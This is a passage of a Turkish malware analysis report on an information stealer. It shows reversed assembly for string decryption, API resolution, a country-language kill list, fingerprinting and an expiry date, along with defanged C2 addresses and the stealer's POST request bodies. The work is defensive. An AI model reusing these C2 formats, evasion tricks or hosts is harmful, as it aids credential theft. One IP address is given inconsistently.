


Şekil 9 String Decryption Function RC4 Algorithm



Şekil 10 An Example of String Decryption

Decryption işlemi ile 332 adet string çözümlemesi tespit edilmiştir. Söz konusu IoC bilgileri ek olarak sunulacak ve/veya kurallar içerisinde bulunacaktır.




Şekil 11 Searching kernel32.dll APIs for GetProcAddress

Çözümleme sonrası ortaya çıkan API'lerinin yüklenebilmesi için zararlının GetProcAddress API'sini kernel32.dll içerisindeki API'leri tek tek karşılaştırarak aradığı tespit edilmiştir.

```
tissue.0029DDC5
  je tissue.29DFAF

tissue.0029DDCB
  call tissue.29DD0A
  push dword ptr ds:[4A3150] ; 004A3150:&"LoadLibraryA"
  mov dword ptr ds:[<&GetProcAddress>],eax
  push esi
  call eax
  push dword ptr ds:[4A34D0] ; 004A34D0:&"lstrcatA"
  mov dword ptr ds:[4A35E8],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3534] ; 004A3534:&"OpenEventA"
  mov dword ptr ds:[4A3730],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A31A8] ; 004A31A8:&"CreateEventA"
  mov dword ptr ds:[4A35DC],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3194] ; 004A3194:&"CloseHandle"
  mov dword ptr ds:[4A3724],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3234] ; 004A3234:&"Sleep"
  mov dword ptr ds:[4A3604],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A33EC] ; 004A33EC:&"GetUserDefaultLangID"
  mov dword ptr ds:[4A35E4],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3278] ; 004A3278:&"VirtualAllocExNuma"
  mov dword ptr ds:[4A376C],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3194] ; 004A3194:&"CloseHandle"
  mov dword ptr ds:[4A3724],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3234] ; 004A3234:&"Sleep"
  mov dword ptr ds:[4A3604],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A33EC] ; 004A33EC:&"GetUserDefaultLangID"
  mov dword ptr ds:[4A35E4],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3278] ; 004A3278:&"VirtualAllocExNuma"
  mov dword ptr ds:[4A376C],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A34B8] ; 004A34B8:&"VirtualFree"
  mov dword ptr ds:[4A3758],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A345C] ; 004A345C:&"GetSystemInfo"
  mov dword ptr ds:[4A363C],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A32EC] ; 004A32EC:&"VirtualAlloc"
  mov dword ptr ds:[4A364C],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3228] ; 004A3228:&"HeapAlloc"
  mov dword ptr ds:[4A36EC],eax
  push dword ptr ds:[4A3768]
  call dword ptr ds:[<&GetProcAddress>]
  push dword ptr ds:[4A3500] ; 004A3500:&"GetComputerNameA"
```

Şekil 12 Loads Decrypted APIs and Dlls



Şekil 13 Checking User Country

Ayrıca zararlının kullanıcının ülke bilgisini aldığı ve bu bilgiyi bir whitelist ile karşılaştırdığı tespit edilmiştir.

Countries	Language ID
Russian	1049
Ukrainian	1058
Belarusian	1059
Kazakh	1087
Uzbek (Latin)	1091

Tablo 2 White List for Countries

Bahsi geçen ülkelere ait diller cihaz üzerinde kullanılıyor ise zararlı yazılımın çalışmayı durduracaktır.

```
0029D1F3  8BF8                  mov edi,eax
0029D1F5  8D45 FC               lea eax,dword ptr ss:[ebp-4]
0029D1F8  50                    push eax
0029D1F9  57                    push edi
0029D1FA  C745 FC 04010000      mov dword ptr ss:[ebp-4],104
0029D201  FF15 14374A00         call dword ptr ds:[<&GetComputerNameA>]
0029D207  85C0                  test eax,eax
0029D209  B8 D9FB2900           mov eax,tissue.29FBD9
0029D20E  74 02                 je tissue.29D212
0029D210  8BC7                  mov eax,edi
0029D212  5F                    pop edi
0029D213  C9                    leave
0029D214  C3                    ret
0029D215  55                    push ebp
0029D216  8BEC                  mov ebp,esp
0029D218  81EC 30020000         sub esp,230
0029D21E  53                    push ebx
0029D21F  56                    push esi
```

Şekil 14 Getting Computer Name

```
0029D1A9  8BEC                  mov ebp,esp
0029D1AB  51                    push ecx
0029D1AC  57                    push edi                    edi:"noNick"
0029D1AD  68 04010000           push 104
0029D1B2  6A 00                 push 0
0029D1B4  FF15 7C374A00         call dword ptr ds:[<&GetProcessHeap>]
0029D1BA  50                    push eax
0029D1BB  FF15 20374A00         call dword ptr ds:[<&RtlAllocateHeap>]
0029D1C1  8BF8                  mov edi,eax                 edi:"noNick"
0029D1C3  8D45 FC               lea eax,dword ptr ss:[ebp-4]
0029D1C6  50                    push eax
0029D1C7  57                    push edi                    edi:"noNick"
0029D1C8  C745 FC 04010000      mov dword ptr ss:[ebp-4],104
0029D1CF  FF15 88364A00         call dword ptr ds:[<&GetUserNameA>]
0029D1D5  8BC7                  mov eax,edi                 edi:"noNick"
0029D1D7  5F                    pop edi                     edi:"noNick"
0029D1D8  C9                    leave
0029D1D9  C3                    ret
0029D1DA  55                    push ebp
0029D1DB  8BEC                  mov ebp,esp
0029D1DD  51                    push ecx
0029D1DE  57                    push edi                    edi:"noNick"
0029D1DF  68 04010000           push 104
0029D1E4  6A 00                 push 0
0029D1E6  FF15 7C374A00         call dword ptr ds:[<&GetProcessHeap>]
0029D1EC  50                    push eax
0029D1ED  FF15 20374A00         call dword ptr ds:[<&RtlAllocateHeap>]
0029D1F3  8BF8                  mov edi,eax                 edi:"noNick"
0029D1F5  8D45 FC               lea eax,dword ptr ss:[ebp-4]
```

Şekil 15 Getting Username

```
E8 8F47FFFF     call tissue.2917FD
8B5D F4         mov ebx,dword ptr ss:[ebp-C]        [ebp-C]:"HAL9TH_[redacted]"
33FF            xor edi,edi
BE 03001F00     mov esi,1F0003
EB 12           jmp tissue.29D08C
50              push eax
FF15 04364A00   call dword ptr ds:[<&CloseHandle>]
68 70170000     push 1770
FF15 E4354A00   call dword ptr ds:[<&Sleep>]
53              push ebx                            ebx:"HAL9TH_[redacted]"
57              push edi
56              push esi
FF15 DC354A00   call dword ptr ds:[<&OpenEventA>]
3BC7            cmp eax,edi
75 E1           jne tissue.29D07A
53              push ebx                            ebx:"HAL9TH_[redacted]"
57              push edi
57              push edi

ds:[004A35DC "5I*u"]=<kernel32.OpenEventA>
29D08F tissue.exe:$D08F #C48F

EIP  0029D08F  tissue.0029D08F
EFLAGS  00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
LastError  000000CB (ERROR_ENVVAR_NOT_FOUND)
LastStatus C0000100 (STATUS_VARIABLE_NOT_FOUND)
GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

Default (stdcall)
1: [esp] 001F0003 001F0003
2: [esp+4] 00000000 00000000
3: [esp+8] 002A9010 tissue.002A9010 "HAL9TH_WIN-27MVF3QU28C_noNick"
4: [esp+C] 00009A4C 00009A4C
5: [esp+10] 005E9008 005E9008
```

Şekil 16 Try to Open an Event

```
FF15 DC354A00   call dword ptr ds:[<&OpenEventA>]
3BC7            cmp eax,edi
75 E1           jne tissue.29D07A
53              push ebx                            ebx:"HAL9TH_[redacted]"
57              push edi
57              push edi
57              push edi
FF15 24374A00   call dword ptr ds:[<&CreateEventA>]
8BF0            mov esi,eax
74 03           je tissue.29D0AA
75 01           jne tissue.29D0AA
B8 E83AFEFF     mov eax,FFFE3AE8
FF7403 75       push dword ptr ds:[ebx+eax+75]
01B8 E8A3F6FF   add dword ptr ds:[eax-95C18],edi
FF56 FF         call dword ptr ds:[esi-1]
15 04364A00     adc eax,<tissue.&CloseHandle>
57              push edi
FF15 BC364A00   call dword ptr ds:[<&ExitProcess>]

dword ptr ds:[004A3724 <tissue.&CreateEventA>]=<kernel32.CreateEventA>
.text:0029D09D tissue.exe:$D09D #C49D

EIP  0029D09D  tissue.0029D09D
EFLAGS  00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
LastError  00000002 (ERROR_FILE_NOT_FOUND)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

Default (stdcall)
1: [esp] 00000000 00000000
2: [esp+4] 00000000 00000000
3: [esp+8] 00000000 00000000
4: [esp+C] 002A9010 tissue.002A9010 "HAL9TH_WIN-27MVF3QU28C_noNick"
5: [esp+10] 00009A4C 00009A4C
```

Şekil 17 Create an Event

HAL9TH_computername _username formatında bir event oluşturduğu tespit edilmiştir.

```
AB                  stosd
8D4424 38           lea eax,dword ptr ss:[esp+38]
50                  push eax
FF15 DC364A00       call dword ptr ds:[<&GetSystemTime>]
8D7C24 1C           lea edi,dword ptr ss:[esp+1C]
E8 DEFEFFFF         call tissue.29CE1A
8D4C24 28           lea ecx,dword ptr ss:[esp+28]
51                  push ecx
8D4C24 2E           lea ecx,dword ptr ss:[esp+2E]
51                  push ecx
8D4C24 36           lea ecx,dword ptr ss:[esp+36]
51                  push ecx
FF35 30334A00       push dword ptr ds:[4A3330]          004A3330:&"%hu/%hu/%hu"
FF30                push dword ptr ds:[eax]
FF15 5C374A00       call dword ptr ds:[<&sscanf>]
8B4424 30           mov eax,dword ptr ss:[esp+30]
83C4 14             add esp,14
E8 9848FFFF         call tissue.2917FD

ptr ds:[004A36DC <tissue.&GetSystemTime>]=<kernel32.GetSystemTime>

EIP   0029CF2D   tissue.0029CF2D

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  C0000034 (STATUS_OBJECT_NAME_NOT_

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

Default (stdcall)
1: [esp] 005E8F60 005E8F60
2: [esp+4] 00000000 00000000
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000000 00000000
```

Şekil 18 Getting System Time

```
tissue.0029CE1A
push ebp
mov ebp,esp
sub esp,18
push ebx
push esi ; esi:&"12/03/2023"
push tissue.29FBD9
mov esi,edi ; esi:&"12/03/2023", edi:&"12/03/2023"
call tissue.29E9A7
push dword ptr ds:[4A34E4] ; 004A34E4:&"12"
lea esi,dword ptr ss:[ebp-C] ; [ebp-C]:"12/03/20"
mov eax,edi ; edi:&"12/03/2023"
call tissue.29EAC2
mov esi,edi ; esi:&"12/03/2023", edi:&"12/03/2023"
call <tissue.about time>
mov eax,dword ptr ss:[ebp-C] ; [ebp-C]:"12/03/20"
call <tissue.about time2>
mov ebx,tissue.2A1F74
push ebx
lea esi,dword ptr ss:[ebp-C] ; [ebp-C]:"12/03/20"
mov eax,edi ; edi:&"12/03/2023"
call tissue.29EAC2
mov esi,edi ; esi:&"12/03/2023", edi:&"12/03/2023"
call <tissue.about time>
mov eax,dword ptr ss:[ebp-C] ; [ebp-C]:"12/03/20"
call <tissue.about time2>
push dword ptr ds:[4A3258] ; 004A3258:&"03"
lea esi,dword ptr ss:[ebp-18] ; [ebp-18]:"12/03/2023"
mov eax,edi ; edi:&"12/03/2023"
call tissue.29EAC2
mov esi,edi ; esi:&"12/03/2023", edi:&"12/03/2023"
call <tissue.about time>
mov eax,dword ptr ss:[ebp-18] ; [ebp-18]:"12/03/2023"
call <tissue.about time2>
push ebx
lea esi,dword ptr ss:[ebp-18] ; [ebp-18]:"12/03/2023"
mov eax,edi ; edi:&"12/03/2023"
call tissue.29EAC2
mov esi,edi ; esi:&"12/03/2023", edi:&"12/03/2023"
call <tissue.about time>
mov eax,dword ptr ss:[ebp-18] ; [ebp-18]:"12/03/2023"
call <tissue.about time2>
push dword ptr ds:[4A3488] ; 004A3488:&"20"
lea esi,dword ptr ss:[ebp-C] ; [ebp-C]:"12/03/20"
mov eax,edi ; edi:&"12/03/2023"
call tissue.29EAC2
mov esi,edi ; esi:&"12/03/2023", edi:&"12/03/2023"
call <tissue.about time>
mov eax,dword ptr ss:[ebp-C] ; [ebp-C]:"12/03/20"
call <tissue.about time2>
push dword ptr ds:[4A3484] ; 004A3484:&"23"
lea esi,dword ptr ss:[ebp-18] ; [ebp-18]:"12/03/2023"
mov eax,edi ; edi:&"12/03/2023"
call tissue.29EAC2
mov esi,edi ; esi:&"12/03/2023", edi:&"12/03/2023"
call <tissue.about time>
mov eax,dword ptr ss:[ebp-18] ; [ebp-18]:"12/03/2023"
call <tissue.about time2>
pop esi ; esi:&"12/03/2023"
mov eax,edi ; edi:&"12/03/2023"
pop ebx
leave
ret
```

Şekil 19 Time Resolution 12/03/2023


Söz konusu zararlı yazılımın bir deadline zamanına sahip olduğu ve bu süre geçtiği takdirde çalışmayacağı tespit edildi. Bu özelliğin zararlının satışındaki lisanslama konusu ile ilgili olabileceği düşünülmektedir.

Şekil 20 GetProcAddress ile çözümlenen API ve DLL'leri yüklüyor

Network


Zararlıya ait tespit edilen network bulguları şu şekildedir:

- http[:]//37[.]120.238[.]190 IP adresi ile 80 numaralı port üzerinden iletişime geçmektedir.
- http[:]//37[.]120.238[.]190/edab14f1735d6477.php internet adresi ile C2 iletişimini gerçekleştirmektedir.
- Diğer stealer zararlı yazılım ailelerinde görülen bir bulgu olan üçüncül taraflı sqlite3.dll kütüphanesini indirmektedir. Söz konusu zararlı
- url:http[:]//37[.]120.238[.]190/20330249caf7e7d7/sqlite3.dll




Şekil 21 Internet Connection to Decrypted IP Address

http[:]//34[.]120[.]238[.]190[:]80 ip adresine internet bağlantısı oluşturmaktadır.



Şekil 22 HttpOpenRequest



Şekil 23 HttpSendRequest

Gönderilen http isteği içeriği Şekil 22'deki gibidir.

Header
Content-Type: multipart/form-data; boundary=----CBKJKJDBFIIDHJKEHJEH

Data
------CBKJKJDBFIIDHJKEHJEH\r\nContent-Disposition: form-data; name=\"hwid\"\r\n\r\n69A95C23C9301399609336\r\n------CBKJKJDBFIIDHJKEHJEH\r\nContent-Disposition: form-data; name=\"build\"\r\n\r\ndefault\r\n------CBKJKJDBFIIDHJKEHJEH--\r\n

Request Content 1 Request 1

Şekil 24 Base64 Decoding for Response Strings


Zararlının iki tane daha http post isteği gönderdiği tespit edildi.

```
Content
"------IDBKFHJEBAAEBGDGDBFB\r\nContent-Disposition:form-data;
name=\"token\"\r\n\r\nEchoCTI\r\n------IDBKFHJEBAAEBGDGDBFB\r\nContent-Disposition:
form-data; name=\"message\"\r\n\r\nbrowsers"
```

Request Content 2 Request 2


```
Header
"Content-Type: multipart/form-data; boundary=----EGIIJDHCGCBKECBFIJKK"
Content
"------EGIIJDHCGCBKECBFIJKK\r\nContent-Disposition: form-data;
name=\"token\"\r\n\r\nEchoCTI\r\n------EGIIJDHCGCBKECBFIJKK\r\nContent-Disposition: form-
data; name=\"message\"\r\n\r\nplugins"
```

Request Content 3 Request 3




Şekil 25 GetKeyboarLayoutList

Ayrıca kullanıcıya ait klavye bilgilerinin de toplandığı tespit edildi.



Şekil 26 RegOpenKey for "HARDWARE||DESCRIPTION||System||CentralProcessor||0"

